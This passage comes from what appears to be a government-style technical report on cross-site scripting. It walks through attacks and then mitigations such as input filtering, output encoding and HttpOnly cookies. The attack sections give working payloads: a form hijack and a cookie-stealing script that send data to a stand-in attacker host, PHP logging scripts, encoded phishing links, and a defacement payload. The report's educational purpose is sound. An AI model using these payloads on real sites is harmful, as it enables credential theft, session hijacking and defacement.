The exploit code will be specific to the targeted web page so will need to be designed and implemented each time. In this instance we will target the <FORM> tag instead of the <SCRIPT> tag but different examples will be used in later sections.

The intention is to modify the form so that instead of calling into authenticate.php, it will call into a script that we have control over at http://hackersite.com/getpassword.php.

As with other HTML elements, a form starts with the <FORM> tag and ends with </FORM>. The command that is executed when the submit button is pressed is specified as an attribute of the FORM tag. In this instance, since our script is inserted immediately after this tag and before any of the other form elements, we can simply replace

```
<FORM> name="logon" action="authenticate.php"
method="post">
```

with

```
<FORM> name="logon"
action="http://hackersite.com/getpassword.php"
method="post">
```

by first inserting an end of form tag and then reopening it. This can be accomplished by specifying the following username:

```
</form><form
action=http://hackersite.com/getpassword.php
method="post">
```

4.1.4 Step 4: Recording the users logon credentials

Recall from section 4.1.2 that when the user clicks on the submit button, the contents of the form are passed to a script called authenticate.php which processes the logon request and either logs the user onto the system or returns an error back to logon.php.

After this HTML has been injected, the form will instead be submitted to the getpassword.php script on the attacker's site. This script simply logs the username and password and passes control back to the original authenticate.php script. In this way, the user's credentials are intercepted transparently and the login (successful or otherwise) is still handled as before. The code required in getpassword.php is trivial and would be similar to the following:

```
$username = $_REQUEST['username'];
$password = $_REQUEST['password'];

$f = fopen ("passwords.txt", "a");
fprintf ($f, "username=%s and password=%s\n",
$username, $password);
fclose ($f)

header ("Location:
http://vunlerable.com/authenticate.php?username=$usern
ame&password=$password");
```

4.1.5 Step 5: Distributing the exploit

As described in section 4.1.1, it is possible to pass the user name that contains the above exploit as a parameter to the URL rather than entering it directly into the username field of the form. The full URL would look like the following:

```
http://vulnerable.com/logon.php?error=Enter%20logon%20c
redentials&username=</form><form%20action="http://hacke
rsite.com/getpassword.php"%20method="post">
```

All we need to do therefore is to persuade the user to click on this link from an email, instant messaging conversation or another website and that user's login credentials will be captured.


Note that this will be far more credible than other types of Phishing attacks because the user will be logging onto a legitimate site and using exactly the same

login form that they already use. Note also that the link can be URL encoded to disguise the scripting in which case it would look like the following:


```
http://vulnerable.com/logon.php?error=%45%6e%74%65%72%2
0%6c%6f%67%6f%6e%20%63%72%65%64%65%6e%74%69%61%6c%73%26
%75%73%65%72%6e%61%6d%65%3d%3c%2f%66%6f%72%6d%3e%3c%66%
6f%72%6d%20%61%63%74%69%6f%6e%3d%22%68%74%74%70%3a%2f%2
f%68%61%63%6b%65%72%73%69%74%65%2e%63%6f%6d%2f%67%65%74
%70%61%73%73%77%6f%72%64%2e%70%68%70%22%6d%65%74%68%6f%
64%3d%22%70%6f%73%74%22%3e
```

4.1.6 Putting it all together

When the user clicks on the above link, the genuine login screen will be displayed as follows:



In this case, the user enters a username of *unluckyuser* and a password of *unluckyuserspassword.* Hitting the submit button invokes the standard authentication logic from authenticate.php and the user is successfully logged on as shown below:



The attacker simply logs onto hackersite.com and extracts the username and password as follows:

```
[root@hackersite.com html]#  cat  passwords.txt
username=unluckyuser and password=unluckyuserspassword
```

4.2 Redirection to external website

A common attack strategy is to divert the user's browser to another web site where the site hosting the XSS vulnerability effectively acts as a proxy. This may be used to conduct a more simplified Phishing attack than the one outlined in the previous section since all content is under the attacker's control. Alternatively, redirection may be used for a number of other attacks including:

- Running a script from a remote site. Instead of injecting the script into the URL as was shown before, the script can be on the attacker's site and HTML can be injected to simply call it. An example of this is given in section 4.4;
- Downloading an exploit from a remote site. Commonly this will be an executable program masquerading as an image and will exploit a vulnerability in the web browser to install and run itself;
- Defacing a web page. This will be covered in section 4.5;
- Disseminating SPAM;
- Bypassing blacklists

Redirection is trivial and can be accomplished with a single line of JavaScript

```
<SCRIPT>
document.location.href="http://hackersite.com";
</SCRIPT>
```


Redirection can also be employed on sites that accept URLs as parameters to scripts such as the following example given by Grossman *(Grossman et al, 2007).*

www.goodsite.com/redirect.php?url=www.badguy.com.

The impact of redirection attacks would be far greater when employed against persistent storage on the server. Consider the impact that this would have for example on the forum outlined in section 3.2.2.1 when the username is as follows:

```
<SCRIPT>
document.location.href="http://hackersite.com/forum/hac
kedforum.php";
</SCRIPT>
```

Every time anybody visited the forum, control would be diverted to a script on the attacker's site. In this instance, the *hackedforum.php* script simply presents a login form to try and obtain a user's login credentials so instead of the announcements list, they will see:



4.3 Keylogging

An event handler responds to user events such as mouse movements and keystrokes and is used for example to change the appearance of a button or other control when the mouse cursor is passed over it.
Using JavaScript and similar technologies, it is possible to inject an event handler into a browser document that records a user's keystrokes. A recent Blackhat

conference *(Rios and Dube, 2007)* demonstrated the use of an AJAX keylogger which not only transmitted keystrokes to remote site but also permitted the attacker to upload commands. Note that both key and mouse logging are supported natively by XS-Sniper, XSSShell and other XSS proxy toolkits. Refer to section 4.8 for more details of these.

4.4 Cookie/session stealing

HTTP is a stateless protocol where a client submits a request for a resource and the server supplies that resource. Beyond this request/response mechanism, no session information is retained.

This can be inconvenient where the notion of state is required. Consider for example a website that requires a user account. Having authenticated to the sever, the logon session should be maintained until the user logs out or it times out after a period of inactivity. To overcome the protocol limitations, the server supplies the client with a session cookie and the client passes this cookie back each time it needs to reconnect as part of the active session so that the server can associate it with a user. Armed with this cookie, an attacker could pretend to be the logged on user and could access that site without ever needing to authenticate.

XSS can be used to obtain the cookie in much the same way that the logon credentials were obtained in section 4.1. We simply need to inject the following HTML into the website:

```
<SCRIPT>
new Image().src =
"http://hackersite.com/getcookie.php?cookie=document.co
okie;
</script>
```

As before, the *getcookie.php* script is under the attacker's control and will be similar to the following:

```
$cookie = $_REQUEST['cookie'];
$f = fopen ("cookies.txt", "a");
fprintf ($f, "cookie=%s\n", $cookie);
fclose ($f)
```

Though this approach is very basic, attacks similar to this have been used to compromise high profile sites such as Gmail, Hotmail, Facebook and MySpace.

4.5 Web defacement

If the site you wish to deface has a persistent XSS vulnerability, defacing it is trivial – simply upload content similar to the following:

```
<script>
```

```
document.body.innerHTML="<h1>This site has been
compromised</h1>"
</script>
```

Alternatively, media content can be uploaded using the <OBJECT> or <EMBED>

```
<EMBED SRC=http://www.attackersite.com/movies/porn..avi>
```

If this content cannot be uploaded to persistent storage, it may be possible to compromise an individual user's view of the site by injecting statements such as these into a poisoned cookie or by distributing links containing reflected XSS attacks.

4.6 Subversion of domain security policies

Modern web browsers allow users or administrators to define security policies which either permit or deny access to specific domains. Internet Explorer for example accomplishes this through the use of security zones where specific security restrictions apply to sites in the *Trusted Sites* list and others to those in the *Restricted Sites* category. By default for example, the use of Javascript and the ability to download Activex content are disabled for those in the latter and enabled by default for those in the former.

Using XSS, it is possible to refer a user to a blacklisted site from within a trusted domain and consequently bypass this security mechanism *(CERT, 2000)*. This is a particular concern for Government departments since the gov.uk domain would typically be trusted.

4.7 XSS Worms

The Samy worm that attacked MySpace in October 2005 was one of the first instances of a successful XSS worm. Though it carried no payload, it was the method of propagation that was of most concern. A user added some JavaScript code to his profile that self-replicated to another user's profile whenever that user looked at his and in excess of one million user profiles were infected within the first 24 hours. The rapid spread of this virus meant that even with no payload, it effectively constituted a denial of service attack since the entire MySpace network had to be taken down to clean the affected profiles, prevent further infection and ultimately to remove the vulnerability.

4.8 XSS Proxies

4.8.1 Overview

XSS proxies such as XS-Sniper *(Rios and Dube, 2007)* and XSSShell/XSSTunnel *(Mavituna, 2007)* arguably represent the current state of the art in XSS exploitation. The attacker installs the server component on a site that he owns either legally or because it has been compromised and simply embeds a link similar to the following in an otherwise benign HTML file,

```
<script
```

```
src="http://www.hackersite.com/xssshell.asp">
</script>
```

and distributes a link to the HTML page. Should the user click on this link, the script will run and record the details in the “victims” table of the database. From hereon in, the user’s browser has been compromised until closed, even if the user visits another site[4].

For XSSShell, an administrative interface has been provided for the convenience of the attacker which by default supports the following commands:

getCookie()	Get victims active cookie
getSelfHtml()	Get victim's current page HTML Code
alert(<message>)	Send message to victim
eval(<javascript code>)	Execute virtually anything in JS
prompt(<question>)	Play Truth or Dare
getKeyloggerData()	Get keylogger data
getMouseLog()	Get mouse log (every click in screen)
getClipboard()	Get clipboard data (only IE)
getInternalIP()	Get internal IP address (only Mozilla* + JVM)
checkVisitedLinks(<url list>)	Check victim's history (seperated by new line)
getPage(<Relative URL Path>)	Make a request with victim credentials
DDoS(<url>)	Distributed Denial of Service attack (use {RANDOM} in URL to avoid caching)
Crash()	Consume victim's CPU and force to crash/close.
GetLocation()	Get current URL of victim.

Many XSS proxy applications also permit the covert exfiltration of data.

4.8.2 Exensibility

In addition to the rich command set supported natively, the XSSShell interface is flexible in that it can run virtually any Javascript code through the *eval* command shown in the table which is basically a wrapper for the Javascript *eval* function and allows the execution of arbitrary script.

The code is also open source and consequently extensible. There is a documented process for extending the command set and a cursory glance at the code indicates that this process would be fairly easy.

1.1.1.1

[4] According to the documentation at least. we were unable to verify this because when we installed it, it failed to work correctly.

5 Mitigation

In this section, we will consider some of the steps that can be taken to mitigate the threat from XSS attacks. Given the evolving nature of the threat, it is probably impossible to fully defend against all potential attack vectors, particularly when a single solution is employed in isolation, and the security of websites and applications should be reviewed on an ongoing basis. Pragmatically, the threat can be greatly minimised by introducing a number of complementary measures and these will be discussed in the remainder of this section.

We will start by looking at how developers can safeguard their applications and conclude with some mitigation advice for web administrators.

5.1 Application security

5.1.1 Validating and restricting input

5.1.1.1 Input validation

The obvious answer to the problem is to ensure that all user provided content is correctly validated and that any embedded tags are removed. Native functions will often be available for this purpose and where possible, these tried and tested solutions should be used in preference to home grown solutions. ASP.NET for example provides the *ValidateRequest* method and PHP provides the *strip_tags* and *htmlentities* functions as shown in the following example:

```
<?
$argument = $_REQUEST[‘arg’];
printf(“<br>argument=%s”, $argument);
printf(“<br>stripped argument=%s”, strip_tags(argument);
?>
```

When the following URL is used,

```
http://vulnerable.com/strip.php?arg="<b>bold%20<i>itali
c</i></b>"
```

The output will be:

```
argument="bold italic"
stripped argument="bold italic"
```

One problem with this approach is that it would prevent the inclusion of legitimate HTML tags such as bold and underline that users may want to use to highlight particular sections.

Given this restriction, it may in some circumstances be more appropriate to conditionally filter out tags such as <SCRIPT> and <FORM>. Generally it is better to whitelist rather than blacklist tags so instead of specifically excluding

those tags that are thought to be malicious, exclude all tags by default and include by exception, only those tags that should be permitted. Be aware however, that there are numerous methods for encoding and obfuscating these tags so a simple character based search and replace will not be sufficient. Grossman *(Grossman et al, 2007)* for example describes 61 different ways in which the '<' character may be encoded though the set of possible variations can be significantly reduced if restricted to a specific character set *(see section 5.1.1.2).* Grossman also gives a good example of how input sanitation is far more complex than it might initially appear by considering logic that strips out the text '*<script*'. Such an approach could be trivially defeated by the inclusion of an extraneous *<script* tag that when removed, will generate legitimate HTML. For example:

```
<scr<scriptipt>alert("Still vulnerable");</script>
```

will resolve to:

```
<script>alert("Still vulnerable");</script>
```

A further problem with selective tag stripping is that some apparently legitimate tags can be abused to execute malicious content. Grossman gives the following example of using the image tag for this purpose where the onerror handler will execute because the image source is not correctly defined:

```
<IMG src="" onerror="alert('XSS')">
```

If the filtering approach is to be used, ensure that all content is converted to its canonical value prior to validation to simplify the comparison logic and to ensure that alternative encodings of the same data are not overlooked. Any replacement of tags should be iterative to avoid situations where the removal of a tag introduces a new vulnerability.

5.1.1.2 Character set definition

As described by CERT *(CERT, 2000b),* if the character set is not explicitly defined, any character set can be used. This can lead to inconsistencies between browsers and servers which may be using different character sets and these inconsistencies may be exploited by attackers to bypass content filtering.

To avoid these inconsistencies, the server should define the character set explicitly. This can be defined using the *charset* attribute of the <META> tag as shown in the following example:

```
<META http-equiv="Content-Type" content="text/html";
charset=ISO-8859-1">
```

5.1.1.3 Entity validation

Given the difficulties in deciding what characters are invalid, it may in some instances be easier to exclude everything by default and only permit those categories that are known to be valid. Many user input fields will have a domain or set of legal values. A UK postcode for example always conforms to the LLFF

FLL format. If the user input is validated against this domain so that only valid characters are permitted, the risk from XSS will be greatly reduced[5]. A robust data model such as this is particularly useful for mitigation of persistent attacks against a backend database since SQL supports domain constraints natively, using the CHECK and CREATE DOMAIN commands.

5.1.1.4 Encoding user defined content

As described succinctly by CERT *(CERT, 2000)* HTML content contains both text and markup. Special characters such as <, & and > can represent either of these and in fact the heart of the XSS vulnerability is where there is an inconsistency between the intended and actual use of these characters.

One common approach to the XSS problem is to substitute all non-alphanumeric characters with their HTML entity equivalents - < for example can be replaced with <<. The effect of this is explicitly state that the character represents text so the browser will not attempt to interpret it as markup. As before, some languages provide native functions for mapping special characters to their HTML entity values. PHP for example provides the *htmlspecialchars* and *htmlentities* functions for this purpose.

A frequently asked question is whether user supplied content should be filtered immediately after input from the user or prior to being sent back to the browser. The general consensus is the view expressed by CERT *(CERT, 2000b)* that the content should be filtered on output. The reason for this preference is that dynamic content may be derived from a database that is populated by not only the web server but also other systems and that the input validation would need to be written separately for each of these systems. An additional concern is that the replacement of special characters with their HTML entity equivalents could cause confusion to other systems that operate on the stored data but do not process it as HTML.

As described by Grossman *(Grossman et al, 2007)* however, the converse is also true – a character string or other data may be used in multiple locations within the same document or even within multiple documents and the filtering logic must be used in each location. He also cites performance advantages since input filtering only has to be performed once when the data is provided whereas output filtering must be performed each time the data is requested.

Pragmatically, the preferred approach will depend on factors such as the architecture of the system, how the data is stored and how it is used and presented to the user. Irrespective of whether it is the input or the output that is being filtered however, it is important to identify a suitable choke point that all data access passes through to avoid situations where the filtering logic may be bypassed.

1.1.1.1

[5] Assuming of course that the domain does not include characters such as < and > that have special semantics in HTML.

5.1.2 Anti-XSS libraries

The problems of XSS are well known and a number of vendors have released products that assist in filtering input or output. In this section we will discuss two of the more common toolsets. Note however that the inclusions of these specific products is intended merely as a guide to some of the technologies that are available and does not constitute an endorsement by CESG.

5.1.2.1 Microsoft anti-Cross Site Scripting library.

This toolkit is available from Microsoft for validating ASP.NET scripts against potential XSS vulnerabilities. It uses what Microsoft calls a "principle of inclusion" technique *(Microsoft, 2007)* which encodes everything by default and processes characters that should be allowable and consequently should not be encoded as exceptions. Anything that the user does not explicitly define as allowable is therefore encoded.

5.1.2.2 OWASP Anti-XSS library

The Open Web Application Security Project (OWASP) are currently working on a toolkit for validating user input in PHP scripts against XSS attacks *(OWASP, 2007)* though at the time of writing, this was not available.

5.1.3 Protection of cookies

Although it is possible to disable the use of cookies completely, this may cause more problems than it solves because many websites simply refuse to work unless cookies are enabled. In this section we will discuss some practical solutions to prevent the abuse of cookies.

5.1.3.1 IP Mapping

As described in section 4.4, it is possible to impersonate an authenticated user by stealing that user's session cookie. The risk from this sort of attack can be greatly reduced by mapping the user's IP address to the session cookie. This is only a partial solution to the problem however since it does not mitigate against insider attacks where users may be accessing the Internet through the same proxy server.

5.1.3.2 HttpOnly

HttpOnly is a Microsoft extension that was introduced for Internet Explorer 6, SP1 specifically to prevent cookie abuse for XSS attacks. When this attribute is set by the server, the browser will still process the cookie but will deny access to scripting languages.

The Open Source community has been reluctant to adopt this standard and consequently, it is only currently supported by Microsoft browsers although some third party extensions are available that encrypt these cookies on the client side. Administrators may wish to consider this when deciding which browsers should be available on the desktop since browsers that are not HttpOnly aware will ignore this attribute and will consequently remain vulnerable.

Application developers may also wish to consider this and to implement conditional logic that only releases sensitive information to HttpOnly aware browsers.